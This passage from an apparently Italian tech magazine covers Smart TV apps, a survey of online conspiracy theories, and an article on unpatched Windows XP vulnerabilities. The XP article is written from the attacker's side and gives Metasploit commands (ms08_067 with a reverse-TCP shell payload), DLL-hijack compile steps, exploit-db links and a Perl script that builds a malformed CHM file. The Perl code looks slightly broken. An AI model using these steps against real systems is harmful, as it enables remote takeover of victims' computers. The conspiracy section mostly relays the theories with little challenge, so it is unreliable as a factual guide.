Ogni Smart TV consente di scaricare e installare una serie di applicazioni e giochi proprio come su smartphone e tablet. Premendo pulsante dedicato sul telecomando, si accede alla piattaforma della propria Smart TV (in questo esempio utilizzeremo un televisore LG). Andando poi nella sezione **LG Smart World** potremo visualizzare le applicazioni e i giochi disponibili. Proprio come su un qualsiasi altro Store di applicazioni, per ognuna verrà mostrata una descrizione con alcune schermate. Al termine dell'installazione, troveremo l'app nella sezione **Mie Applicazioni**.

Dato che la memoria delle smart TV di solito non è molta, è facile che si riempia velocemente se installiamo molte app. Per liberare spazio, quindi, potrebbe essere necessario disinstallare quelle che non servono. Per farlo basta andare nella sezione **Applicazioni Personali** e cliccare sull'icona in alto a destra **Modifica**. Non resta che cliccare

SUL WEB Su **http://it.lgappstv.com** è possibile accedere al catalogo delle applicazioni per le TV di LG direttamente dal PC, mentre su **www.samsung.com/it/tvapps** ci sono quelle delle TV Samsung.

sull'app da rimuovere e confermare con **Elimina**.

LE FOTO DAL CLOUD

La memoria di archiviazione dei TV non è molta. Ecco perché diversi produttori di Smart TV offrono uno spazio di storage online su cui salvare foto, musica e video per poi visualizzarli dal televisore installando un'apposita app. LG è tra questi e mette a disposizione il servizio **LG Cloud** cui è possibile registrarsi andando sul sito **https://it.lgecloud.com**. Una volta effettuato l'accesso, avremo 5 GB di spazio gratuito per caricare i nostri file multimediali. A questo punto possiamo andare sulla nostra Smart TV, eseguire l'accesso col nostro account e installare l'applicazione **LG Cloud**. Non resta che avviarla per accedere ai contenuti salvati sulla nuvola e visualizzarli direttamente in TV.


CONTENUTI INTERATTIVI

Diverse piattaforme televisive come **Rai**, **Mediaset** e **La7** consentono di accedere a un catalogo di contenuti interattivi che possono essere scaricati in streaming dalla TV senza utilizzare il PC, a patto che sia disponibile una connessione Internet. Nel caso della Rai, ad esempio, basta sintonizzarsi su uno dei canali principali e premere il pulsante rosso sul telecomando. Verrà visualizzato un menu a monitor dove è possibile selezionare **Rai Replay** che consente di rivedere tutta la programmazione degli ultimi 7 giorni. Mediaset, invece, ha lanciato il servizio **Infinity** che consente di visualizzare tantissimi contenuti on demand dietro abbonamento o a noleggio come film, fiction e altro ancora. Per visualizzare Infinity sulle TV Samsung basta scaricare l'app, mentre sulle TV LG basta andare sul canale dedicato a Infinity 899 o premere il tasto **OK** quando si è sintonizzati su uno dei canali free di Mediaset sul digitale terrestre (compare a monitor l'invito).

CINETECA A PORTATA DI MANO

Con le nuove Smat TV è possibile noleggiare un film in prima visione e gustarselo comodamente seduti in poltrona, senza dover uscire di casa per procurarsi DVD o Blu-ray. Ogni piattaforma offre diverse opzioni come ad esempio **CHILI CINEMA**, accessibile dal menu interattivo nella sezione **Premium**. Per ogni film è anche possibile leggere il cast, la trama, il voto della critica e visualizzare il trailer prima dell'acquisto. Senza dimenticare che tutte le smart TV offrono la possibilità di accedere a tantissimi contenuti in streaming gratuiti come **YouTube**.

SCARICARE I FILM DAL PC

Le Smart TV sono DLNA compatibili, il che vuol dire che consentono di accedere a foto, musica e film salvati su un server multimediale presente nella rete domestica. Sfruttando questa tecnologia, possiamo "scaricare" i film direttamente dal PC senza doverlo collegare direttamente al televisore. Per farlo, è necessario installare sul computer il programma **Serviio** (**http://serviio.org**). Avviamo la **Serviio Console**, andiamo in **Console settings**, selezioniamo la lingua Italiano e riavviamo per applicare le modifiche. Spostiamoci nella scheda **Libreria** e clicchiamo su **Aggiungi locale**. Selezioniamo la cartella in cui sono presenti i video e aggiungiamola all'elenco. Ripetiamo la procedura per tutte le cartelle contenenti i file multimediali che vogliamo riprodurre in TV (foto, musica e film). Quando tutto è configurato, sulla Smart TV, andiamo in **Media Server** per trovare **Serviio** e selezionare il file da riprodurre.

SCARICARE I FILM DI SKY

Chi è abbonato alla piattaforma satellitare di Sky può usare il servizio **Sky On Demand** per accedere a oltre 2.500 contenuti e scaricarli gratuitamente. È necessario avere il decoder **My Sky HD** connesso a Internet. Per accedere al servizio basta premere il tasto rosso del telecomando Sky durante la visione di un qualsiasi canale. Scelto il contenuto, seguiamo le istruzioni a video per scaricarlo sul decoder. Quando compare la scritta **Disponibile** è possibile visualizzarlo. Tutti i contenuti scaricati saranno accessibili nell'area **MyTV**: per alcuni la visione sarà limitata alla **data di scadenza** riportata accanto al titolo, dopo la quale viene automaticamente cancellato. Per gli altri, invece, non c'è scadenza.

SCARICA DA OGNI TV

Non tutte le TV sono dotate di funzionalità Smart, ma possono diventarlo acquistando un piccolo accessorio come un box multimediale o una chiavetta Android. Ad esempio il **BBK BitTorrent Certified Box**, acquistabile a € 39,99 su **www.bittorrentcertifiedbox.com**, è un piccolo box dotato di connessione Wi-Fi e dell'applicazione per scaricare direttamente i file .torrent da Internet.

Le chiavette come la **Tronsmart T428** (circa 70 euro), invece, si collegano direttamente a una porta HDMI della TV e hanno al loro interno una versione Android modificata che consente di trasformare il televisore in un gigantesco tablet. Si possono scaricare e installare app, come giochi e client P2P per scaricare da Internet. C'è il browser per navigare, il player per visualizzare contenuti multimediali e molto altro ancora.

SUL WEB Su **http://link.samsung.com** chi ha una Smart TV Samsung può attivare il servizio **Samsung Link** per scaricare dal televisore qualsiasi contenuto che si ha su un PC o un dispositivo mobile.

Intrighi sul Web!

LA RETE È PIENA ZEPPA DI "TEORIE DEL COMPLOTTO". VERE O FALSE? NON SI SA! DI CERTO NON MANCANO DI FANTASIA…

ECCO LE PIÙ GETTONATE, CHE TI FANNO DISCUTERE E… RIFLETTERE!

SCIE CHIMICHE PER CONTROLLARE LA MENTE E I TERREMOTI

Ammirando il cielo in un giorno libero da nuvole avrai sicuramente notato delle scie bianche dissolversi lentamente. Come probabilmente saprai sono prodotto della condensazione e solidificazione del gas di scarico dei motori generato da aerei di passaggio. C'è però chi crede che tali scie siano in realtà rilasciate da velivoli appartenenti a organismi segreti. Vi sono varie ipotesi circa il contenuto delle scie che si ritiene possa essere biologico o chimico. C'è chi dice che siano composte da una miscela di particelle metalliche studiata per aumentare il raggio di azione delle 180 antenne dell'HAARP (un'installazione capace di una potenza trasmittente di 3.600 kW, situata in Alaska, progettata per eseguire ricerche sulle comunicazioni radio militari e altri esperimenti scientifici), al fine di controllare i fenomeni sismici della terra o la mente dei suoi abitanti. Altri credono che si tratti di un piano per modificare il clima o eseguire esperimenti di guerra batteriologica sugli ignari cittadini. Sebbene vi siano altre installazioni similari sparse per il mondo, compresa una europea in Norvegia, l'HAARP è sempre stato visto dai complottisti come uno strumento usato dal governo statunitense per scopi occulti. La notorietà del complotto ha assunto dimensioni tali da raggiungere gli scranni del Parlamento Europeo (dove è stato chiesto che gli effetti dell'HAARP sull'ambiente vengano esaminati da un organismo internazionale indipendente: www.edmaster.it/url/3069) e del Parlamento Italiano (come dimostrano le interrogazioni pubblicate nelle banche dati online della camera: www.edmaster.it/url/3067). Sebbene l'installazione sia stata chiusa lo scorso anno, le polemiche continuano a viaggiare per la Rete. Tra i video dedicati all'argomento: www.edmaster.it/url/3068 e www.edmaster.it/url/3070.

IL SIGNORAGGIO BANCARIO

Il "signoraggio bancario" consiste nei redditi guadagnati da un governo emettendo denaro. Esiste sin dai tempi antichi, quando durante il conio di una moneta si estraeva del metallo prezioso come imposta da destinare a zecca e sovrano. Secondo i complottisti, le banche centrali gestirebbero l'emissione del denaro per massimizzare i loro guadagni e rendere schiavi i cittadini. In Rete vi sono moltissimi siti (tra cui www.signoraggio.com) e documentari che supportano tale tesi. Tra i video, il più divertente è il cartone animato www.edmaster.it/url/3061. Interessante anche il documentario "Genius Seculi" (www.edmaster.it/url/3062), primo capitolo in italiano del documentario "Zeitgeist Addendum". Informazioni più obiettive le trovi su www.edmaster.it/url/3063 e www.edmaster.it/url/3064.

SUL WEB La Rete è piena di teorie complottiste. Se vuoi approfondire l'argomento: www.acam.it, www.segretiemisteri.com, www.unknown.it e www.coscienza-universale.com. Per un approccio più scettico: www.cicap.org.

IL CLUB ELITARIO CHE COMANDA IL MONDO

Il primo incontro tra i potenti del pianeta si è tenuto il 29 maggio 1954 all'interno dell'hotel de Bilderberg a Oosterbeek, nei in Paesi Bassi; luogo che darà poi il nome al gruppo. Fu organizzato per dibattere circa le misure da adottare allo scopo di favorire la collaborazione tra Europa e Stati Uniti a livello politico, economico e militare. Tale riunione si è ripetuta successivamente con cadenza annuale, mantenendo sempre segreta la lista degli invitati e gli argomenti discussi. Una pratica che ha finito per alimentare una tesi complottista molto diffusa in Rete che vede il gruppo Bilderberg come un'organizzazione votata al controllo del mondo. Polemiche che non si sono affievolite nemmeno dopo l'apertura ai media dimostrata negli ultimi anni, pubblicando la lista dei partecipanti (www.bilderbergmeetings.org/meetings.html) e invitando giornalisti agli incontri. Nel Web si trovano decine di pagine dedicate all'argomento, le cui informazioni non sono però sempre attendibili. Il sito del quotidiano "La Repubblica" ha pubblicato un interessante speciale sull'argomento all'indirizzo www.edmaster.it/url/3058. Se vuoi approfondire il punto di vista dei complottisti, YouTube è pieno zeppo di video (ad esempio www.edmaster.it/url/3059 e www.edmaster.it/url/3060). C'è persino chi ha ricostruito un grafico che mostra le connessioni tra i potenti del gruppo Bilderberg e il mondo reale: www.edmaster.it/url/3075.

IL NUOVO ORDINE MONDIALE

Stando ai sostenitori della teoria del complotto del Nuovo Ordine Mondiale (NWO), da diversi anni la sovranità delle nazioni della Terra sarebbe minacciata da un governo segreto (Illuminati) che utilizza il suo potere economico, politico e militare per assoggettarle al suo volere. Tale teoria ha origine da asserzioni di scrittori, politici e uomini d'affari sin dal 19 secolo, utilizzati dai complottisti come prova per l'esistenza di un regime occulto. Si veda, ad esempio, la confraternita creata da Cecil Rhodes allo scopo di promuovere l'idea di un governo mondiale gestito da Inghilterra e USA, oppure la dichiarazione del presidente statunitense Gerald Ford secondo il quale bisognava costituire un nuovo ordine mondiale a discapito del concetto di sovranità nazionale. Negli ultimi anni, soprattutto dopo l'avvento di Internet, la teoria del Nuovo Ordine Mondiale ha assorbito altre tesi complottiste quali le logge massoniche segrete, gli alieni, le scie chimiche, il controllo della mente e altro ancora. L'opera più nota in Internet dedicata al NWO è il documentario "Zeitgeist", che puoi vedere collegandoti all'indirizzo www.zeitgeistmovie.com (ricordati di attivare i sottotitoli in italiano). Su YouTube puoi anche trovare doppiaggi amatoriali del film (www.edmaster.it/url/3065). Su www.edmaster.it/url/3074 trovi invece il grafico con le tappe più importanti di quello che i complottisti ritengono il cammino forzato dell'umanità verso il NWO!

ALIENI A CAPO DEI GOVERNI

Insieme a numerosi racconti su avvistamenti e rapimenti da parte degli UFO, si è sviluppata una teoria secondo la quale alcuni governi sono in possesso di informazioni relative all'esistenza di forme di vita aliene.
Tali teorie affermano che vi sia una collaborazione tra alcune nazioni e gli alieni, oppure che questi ultimi esercitino un controllo sui loro governanti. Il complotto sugli UFO ha tra i suoi sostenitori alcuni personaggi di rilievo della comunità scientifica e politica, il più noto tra i quali è l'ex-ministro della difesa canadese Paul Hellyer. In un'intervista rilasciata al canale televisivo Russia Today, Hellyer ha dichiarato di aver saputo da fonte certa dell'esistenza di una collaborazione tra il governo statunitense e una razza aliena (www.edmaster.it/url/3072). Stando all'agenzia iraniana Fars News Agency, la "gola profonda" della CIA, Edward Snowden, avrebbe confermato tali teorie al servizio segreto russo.
La notizia ha origine da un articolo pubblicato su Whatdoesitmean.com (www.edmaster.it/url/3073) secondo cui il governo USA starebbe collaborando con una razza aliena che, a sua volta, ne influirebbe le decisioni politiche.

NON SIAMO MAI STAI SULLA LUNA!

Secondo un sondaggio della Gallup eseguito nel 1999, il 6% dei cittadini statunitensi crede che gli allunaggi effettuati dalla NASA negli anni '60 e '70 non siano mai avvenuti. Si tratterrebbe in realtà di simulazione ordita dal governo americano a fini politici, nonché per giustificare l'ingresso di finanziamenti da utilizzare per scopi occulti. Sebbene abbia origine sin dal '68, durante le prime missioni Apollo, la teoria del complotto lunare acquisisce fama mediatica nel '76 grazie al libro "Non siamo mai andati sulla luna", scritto da Bill Kaysing. Lo scrittore americano, ex-supervisore della stesura di manuali tecnici presso Rocketdyne, affermava che la tecnologia americana dell'epoca non era sufficientemente avanzata per organizzare una simile impresa. Le riprese televisive dell'allunaggio sarebbero state dirette nientemeno che da Stanley Kubrick, in cambio di non pubblicizzare le tendenze filocomuniste del fratello Paul. Secondo teorie più recenti, invece, Kubrick sarebbe stato convinto offrendogli supporto tecnologico per la realizzazione di "2001: Odissea nello spazio". Tali ipotesi sono narrate in dettaglio nel documentario "Kubrick, Nixon e l'uomo sulla Luna" realizzato nel 2002 (www.edmaster.it/url/3071).

SUL WEB Vuoi avere un contatto ravvicinato del terzo tipo? Su www.ufostalker.com e www.ufo-world-sightings.com trovi mappe aggiornate in tempo reale sugli avvistamenti UFO. Se sei fortunato, potrai vedere un disco volante di persona!


XP addio?!?

... e i pirati fanno festa!

COSÌ I PIRATI SFRUTTANO LE FALLE DI SICUREZZA CHE NON VERRANNO MAI PATCHATE DA MICROSOFT


SE HAI ANCORA WINDOWS XP... APRI GLI OCCHI!

Una data che passerà alla storia (dell'informatica) è il 25 ottobre 2001: data del rilascio ufficiale di Windows XP, uno dei sistemi operativi di maggior successo. Ed altrettanto importante è la data che ne segna la fine del ciclo di vita: l'8 aprile 2014. XP è presente ancora sul 29% dei PC di tutto il mondo, battuto in percentuale relativa solo da Windows 7 (circa il 45%). La fine di XP è sostanzialmente legata alla decisione di Microsoft di non rilasciare più aggiornamenti di sicurezza (**www.edmaster.it/url/3077**): ciò non significa che non si potrà più usare, ma che facendolo ci si esporrà a qualsiasi tipo di attacco informatico (proprio perché senza aggiornamenti non si potrà più mettere una pezza alle nuove vulnerabilità scoperte). Per comprendere cosa rischiamo davvero, abbiamo analizzato alcune delle vulnerabilità più pericolose di Windows XP Service Pack 3 (l'ultimo disponibile). I bug presentati in queste pagine consentono ai pirati informatici di eseguire codice binario sul computer "vittima", col risultato di poter fare tutto ciò che vogliono. Alcune di queste vulnerabilità sono già state risolte tramite patch, e probabilmente verranno debellate del tutto se Microsoft decidesse di rilasciare un Service Pack 4 prima dell'8 aprile (notizia non confermata, anche se tutti lo sperano!). Quel che importa, ai fini della nostra analisi, è che forniscono un'idea chiara dei rischi ai quali ci esponiamo utilizzando un sistema operativo non aggiornato. Gli exploit sono eterogenei, ma molti vengono lanciati utilizzando la suite Metasploit (**www.metasploit.com**): un insieme di programmi gratuiti realizzati appositamente per testare le difese di un sistema operativo simulando attacchi informatici.

LA MINACCIA CHE ARRIVA DAL MODULO PER I FAX

Una vulnerabilità molto pericolosa è contenuta nel servizio Fax di Windows XP. Ormai quasi nessuno collega più il modem/fax al computer, considerando che esistono stampanti e fax di rete. Ma il servizio di Windows XP è installato di default. Il programma usa dei file con estensione **COV** per realizzare le pagine di copertina: appena un utente clicca sul file, questo viene aperto dal programma e caricato nella RAM. Il problema è che il programma non ne controlla il contenuto: quindi, se un malintenzionato crea un file con del codice pericoloso, è inevitabile che questo venga inserito nella memoria del PC ed eseguito dal processore. Per sfruttare questa vulnerabilità, il malintenzionato realizza un file COV riempiendolo con del codice binario che produce una shell di sistema (uno shellcode: se ne trovano a iosa su Internet). Per costruire un file di questo tipo usa uno script in qualche linguaggio di programmazione, per esempio PHP. Il pirata installa **XAMPP** (**www.apachefriends.org/it**) sul proprio PC e avvia il server Web **Apache**. Fatto ciò scarica il file PHP da **www.exploit-db.com/download/15839** e lo inserisce nella cartella principale del server Apache con il nome **index.php**. Poi apre un browser qualsiasi e va su **http://localhost/index.php**: la pagina sarà bianca, ma nella cartella principale di Apache apparirà un file

SUL WEB Il sito della software house che produce Metasploit contiene informazioni su tutti gli exploit disponibili, con un ottimo motore di ricerca per identificare subito le vulnerabilità: **www.rapid7.com/db/vulnerabilities**.

HACKING IN ANTEPRIMA

Sappiamo che in Esplora Risorse esistono diverse modalità di visualizzazione dei file: elenco, icone o anteprima. Con quest'ultimo, ogni file viene rappresentato da un'immagine che riproduce parte del contenuto. Come fa Windows a preparare un'anteprima? Legge ogni file per prelevarne una parte e trasformarla in immagine. Ciò significa che se in un file fosse nascosto del codice malevolo, Esplora Risorse andrebbe a leggerlo. A qualcuno è venuto in mente che in questo modo è possibile usare explorer.exe per eseguire del codice sul PC, inserendo in una cartella un file appositamente realizzato. Non è nemmeno necessario aprire il file (doppio clic), è sufficiente che esista. Metasploit permette di testare questa vulnerabilità creando un DOC contraffatto. Dalla console di Metasploit il pirata carica l'exploit con il comando use exploit/windows/fileformat/ms11_006_createsizeddibsection. Il comando show options indicherà due cose: il nome del file (di solito msf.doc) e la cartella in cui verrà creato. Ora che il malintenzionato conosce il percorso dove verrà salvato il file procede con il comando exploit. Il file è pronto: può copiarlo in una cartella che contiene diverse immagini. In questo modo, Windows imposterà automaticamente la visualizzazione delle anteprime per quella cartella. Nel momento in cui il file msf.doc viene inserito in una cartella con visualizzazione anteprima, il sistema operativo si blocca: dopo qualche secondo viene riavviato explorer.exe (la shell grafica di Windows). Ovviamente, è solo un esempio. il codice potrebbe eseguire operazioni molto più pericolose. Per il pirata, il modo più semplice per diffondere questo attacco è realizzare un file .zip con diverse foto e il DOC contraffatto, in modo che quando l'utente estrae l'archivio ed entra nella cartella, Esplora Risorse venga riavviato.

Versione vulnerabile: XP SP2/SP3
Tipo di vulnerabilità: File malevolo
Componente compromesso: Anteprima file
Sito: www.cvedetails.com/cve/CVE-2010-3970

chiamato 9sg.cov. Questo è il file incriminato, che il pirata invia alla vittima, ad esempio come allegato email. Appena l'utente apre il file, Windows Fax Cover Service va in crash. Utilizzando un programma in grado di leggere i registri di memoria, possiamo notare che il pirata è riuscito, con il file incriminato, a scrivere nella memoria il codice 41414141. Ovviamente, questo codice non fa nulla (ci serve come esempio): si limita a bloccare l'esecuzione del servizio di Windows; ma un criminale avrebbe potuto sostituire questo codice con uno in grado di aprire un terminale di sistema ed eseguire comandi di qualsiasi tipo sul sistema stesso.

Versione vulnerabile: XP SP3
Tipo di vulnerabilità: File malevolo
Componente compromesso: Windows Fax Service
Sito: www.cvedetails.com/cve/CVE-2010-4701

COME CI SPIANO DA LONTANO

Questa è una delle vulnerabilità più pericolose in assoluto: può consentire a un pirata di ottenere il controllo assoluto sul computer vittima. Tutto comincia con SAMBA, il protocollo per creare "cartelle condivise" e scambiare file nella LAN. Samba sfrutta le Remote Procedure Calls (RPC), cioè un computer può eseguire del codice su un altro computer attraverso la rete. Questo è ormai uno standard per garantire l'interoperabilità dei sistemi operativi. Il problema è che il programma che gestisce la rete SMB non controlla correttamente le chiamate RPC. Il pirata avvia la console di Metasploit ed esegue il comando use exploit/windows/smb/ms08_067_netapi. Imposta poi un payload: un codice binario da eseguire sul sistema vittima. Metasploit ne fornisce diversi, uno dei più utilizzati è "shell reverse tcp", che il pirata seleziona con set payload windows/shell/reverse_tcp. Questo payload consente di ottenere un terminale di sistema da remoto. Con windows/vncinject/reverse_tcp, invece, potrebbe ottenere una sessione VNC e spiando "in diretta" lo schermo della vittima. Il malintenzionato imposta poi le variabili RHOST e LHOST, rispettivamente l'indirizzo IP della vittima e il proprio; ad esempio: set RHOST 192.168.1.133 e set LHOST 192.168.1.135. Il secondo comando non è necessario, Metasploit imposta da solo il proprio indirizzo. Fatto ciò, è pronto a lanciare l'attacco col comando exploit. Si tratta di aspettare una decina di secondi: nel terminale di Metasploit apparirà il prompt dei comandi di Windows del sistema vittima: tutti i comandi inviati verranno eseguiti sul PC dell'utente, ignaro di tutto. Di questa vulnerabilità soffrono anche Windows Vista e Windows Server 2008. Proteggersi da questo attacco, però, è per fortuna abbastanza semplice: basta disattivare SAMBA. Almeno quando non lo si usa davvero!

Versione vulnerabile: XP SP2/SP3
Tipo di vulnerabilità: Remota
Componente compromesso: Samba
Sito: www.cvedetails.com/cve/CVE-2008-4250

SUL WEB In Rete sono disponibili diversi tutorial per Metasploit che spiegano come sfruttare i bug dei sistemi operativi. Su http://goo.gl/yq1z7I viene mostrato come sfruttare il bug di Samba per avviare una sessione VNC.

LA FINTA LIBRERIA CHE NASCONDE CODICE MALEVOLO

Windows ha sempre avuto, ed ha, problemi con le librerie: le famose DLL. Il problema è che non esiste una cartella standard in cui installarle: possono essere posizionate ovunque! Ogni programma, all'avvio cerca le librerie di cui ha bisogno controllando per prima la cartella in cui si trova il suo eseguibile. Pertanto, se un malintenzionato costruisse una libreria "finta" e la inserisse nella cartella di un programma che la usa, il programma la caricherebbe. Di norma questo non accade, perché i software vanno in crash se la libreria aperta non è quella di cui hanno bisogno. Ma si è scoperto che a causa di un bug, anche i file ISP (che contengono informazioni per connettersi a un provider Internet) fanno una cosa simile, ma senza controllo. In pratica, se un ISP si trova nella stessa cartella di un libreria chiamata schannel.dll, appena viene aperto carica anche la libreria. Al pirata basta creare una DLL che contenga codice malevolo, chiamarla schannel.dll e inserirla in un cartella assieme a un file .isp. Per farlo, il pirata installa il compilatore C++ MinGW G++ (https://sourceforge.net/downloads/mingw). Scarica il codice di una libreria "finta" da www.exploit-db.com/download/14780 e la salva come schannel.c in C:\MinGW\bin. Compila la libreria con tre comandi: il primo è cd C:\MinGW\bin; il secondo è g++ -c -DBUILDING_EXAMPLE_DLL schannel.c; il terzo è g++ -shared -o schannel.dll schannel.o -Wl,--out-implib,schannel.a. Il pirata ottiene il file schannel.dll in C:\MinGw\bin. Prende questa DLL assieme al file libgcc_s_dw2-1.dll (nella stessa directory) e ad un file .isp come quelli presenti in C:\Programmi\Internet Explorer\Connection Wizard. Con questi tre file realizza uno ZIP e lo invia alla vittima: appena questa aprirà il file ISP verrà eseguito il codice malevolo (che nel nostro innocuo esempio avvia l'applicazione Calcolatrice).

Versione vulnerabile: XP SP3
Tipo di vulnerabilità: File malevolo
Componente compromesso:
Windows Internet Communication Settings
Sito: www.cvedetails.com/cve/CVE-2010-3140

UN AIUTO NON RICHIESTO

La guida di Windows è costituita da file HTML: si tratta di un vero e proprio sito a cui si può accedere tramite il programma Guida in linea e supporto tecnico, che in fondo non è altro che un browser. In realtà, è possibile accedere alla guida di Windows anche tramite Internet Explorer, utilizzando il protocollo hcp:// invece di http://. Ovviamente c'è un problema: le pagine Web della guida in linea devono poter eseguire dei comandi di sistema, per poter risolvere davvero i problemi del computer. Quando tali pagine sono visualizzate nel programma Guida in linea non c'è problema, il programma può controllarle e autorizzare l'esecuzione di comandi. Ma se le stiamo visualizzando con Internet Explorer? In questo caso, IE deve autorizzare le pagine, ma questo implica un discreto rischio: se tutte le pagine Web aperte con IE potessero eseguire comandi, qualunque sito potrebbe prendere il controllo del nostro computer. La soluzione di Microsoft è semplice: le uniche pagine autorizzate ad eseguire comandi da Internet Explorer sono quelle raggiungibili tramite protocollo HCP. Sembra una buona soluzione. Si è però scoperto che in realtà è possibile per un pirata aggirare questa protezione usando un trucco: basta realizzare un sito che apparentemente reindirizza il browser, ma che in realtà invia del codice malevolo. Metasploit può provare questo exploit attivando un semplice Web server: dalla console di Metasploit il pirata esegue il comando use exploit/windows/browser/ms10_042_helpctr_xss_cmd_exec e poi quello exploit. A questo punto il server web è pronto: appena la vittima aprirà Internet Explorer e andrà all'indirizzo del server del pirata, l'attacco verrà lanciato. Il pirata può sapere se l'exploit è andato a buon termine direttamente dalla console di Metasploit.

Versione vulnerabile: XP SP2/SP3
Tipo di vulnerabilità: Remota
Componente compromesso:
Windows Help Center/Internet Explorer 6/7
Sito: www.cvedetails.com/cve/CVE-2010-1885

```
#!/usr/bin/perl

use strict;

my $chm =
"\x49\x54\x53\x46\x03\x00\x00\x00\x60\x00\x00\x00\x01\x00\x00\x00\x2d\x83\xe7\x69\x09
"\x18\x00\x00\x10\xfd\x01\x7c\xaa\x7b\xd0\x11\x9e\x0c\x00\xa0\xc9\x22\xe6\xec\x11".
"\xfd\x01\x7c\xaa\x7b\xd0\x11\x9e\x0c\x00\xa0\xc9\x22\xe6\xec\x60\x00\x00\x00\x00".
"\x00\x00\x00\x18\x00\x00\x00\x00\x00\x00\x00\x78\x00\x00\x00\x00\x00\x00\x00\x54".
"\x10\x00\x00\x00\x00\x00\x00\xcc\x10\x00\x00\x00\x00\x00\x00\xfe\x01\x00\x00\x00".
"\x00\x00\x00\xb8\x46\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x49".
"\x54\x53\x50\x01\x00\x00\x00\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41".
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41".
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41".
"\x41\x41\x41\x41x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41".
"\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41";
open(out, "> test.chm");
binmode(out);
print (out $chm);
close(out);
```

HTML COMPRESSO, DELITTO PERFETTO

Cos'è un file CHM? È un file HTML compresso! Veniva utilizzato per registrare i file della guida di Windows, ed è ancora supportato nelle ultime versioni del sistema operativo. È molto utile perché consente di inserire in un unico file testo e immagini: per tale motivo veniva utilizzato anche per i LIT, i libri digitali di Microsoft Reader (ormai sostituiti da PDF e altri formati). Naturalmente, il file deve prima di tutto essere caricato nella memoria del PC, per poi essere decompresso. E, anche in questo caso, un malintenzionato può sfruttare tale occasione per inserire nella RAM del codice che verrà poi eseguito dal processore. Il pirata costruisce quindi un file malevolo e lo invia alla vittima. Per realizzare il file CHM, il malintenzionato usa uno script Perl. Ha bisogno di un interprete Perl come ActivePerl (www.activestate.com). Poi preleva lo script dall'indirizzo www.exploit-db.com/download/7720 e lo salva come test.pl. fatto ciò usa l'interprete Perl per eseguire lo script: il pirata non deve nemmeno scomodarsi ad aprire un terminale, perché con un doppio clic sul file test.pl lo script verrà eseguito e nella stessa cartella apparirà il file test.chm. Questo è il file da inviare alla vittima: appena questa tenterà di eseguirlo, il codice binario in esso contenuto varrà interpretato dal processore.

Versione vulnerabile: XP SP2
Tipo di vulnerabilità: file malevolo
Componente compromesso:
Microsoft Compressed HTML
Sito: www.cvedetails.com/cve/CVE-2009-0119

TUTTE LE DATE DELL'ADDIO A XP!
Sebbene il supporto per Windows XP termini l'8 aprile 2014 (data dopo la quale non verranno più rilasciate patch di sicurezza), Microsoft continuerà a rilasciare aggiornamenti per Security Essentials per XP fino al 14 luglio 2015. Per dare a utenti e aziende il tempo di migrare a un nuovo SO.

Facebook legge il pensiero

SECONDO UN RECENTE STUDIO, IL FAMOSO SOCIAL NETWORK ANALIZZEREBBE ANCHE LE FRASI SCRITTE MA NON PUBBLICATE...

L'ULTIMO EPISODIO DELL'ANNOSA "QUESTIONE PRIVACY" CHE RIGUARDA TUTTI I BIG DEL WEB

Noi non abbiamo idea di quanto Facebook sappia di noi. Quanto è vasta e profonda la sua conoscenza dei nostri fatti, pensieri, interessi... Ed è un problema che sta emergendo con forza man mano che escono studi sulle capacità di Facebook di analizzare quello che scriviamo nel nostro profilo. Uno degli ultimi allarmi viene da una ricerca (**www.edmaster.it/url/3053**) svolta su 5 milioni di utenti da Sauvik Das (ricercatore dell'Università Carnegie Mellon ed ex stagista presso Facebook) e Adam Kramer (Facebook Data Scientist). La rivelazione bomba è che il sito di Zuckerberg monitora anche gli status "auto-censurati" dagli utenti. In altre parole, dopo aver scritto una frase sul nostro profilo, Facebook sarebbe in grado di memorizzarle sui propri server anche se non è mai stato cliccato il tasto Pubblica. Facebook riferisce di limitarsi a sapere se qualcuno ha scritto qualcosa senza poi pubblicarlo (in pratica, soltanto se qualcuno si è auto-censurato), senza raccoglierne il testo o i contenuti. Ma la conclusione della ricerca di Das e Kramer lascia intendere ben altro (<<*Siamo arrivati ad una migliore comprensione di come e dove l'auto-censura si manifesta sui social media, la prossima, avremo bisogno di capire meglio che cosa e perché*>>). Tuttavia, le condizioni contrattuali del social non autorizzano né vietano di memorizzare frasi non pubblicate. Per restare in tema, è in corso una class action negli USA (**www.edmaster.it/url/3054**), che accusa Facebook di spiare i messaggi privati degli utenti (l'azienda smentisce di farlo), per conoscere meglio i loro interessi. I sostenitori della class action giungono a questa conclusione a fronte di uno studio (**www.edmaster.it/url/3055**) di Hi-Tech Bridge: azienda svizzera specializzata in sicurezza informatica. Certo è che noi utenti ignoriamo quante cose Facebook possa desumere sul nostro conto in base a ciò che scriviamo (e che non scriviamo). Per esempio: a febbraio, il colosso di Menlo Park ha pubblicato due studi che rivelano le tendenze 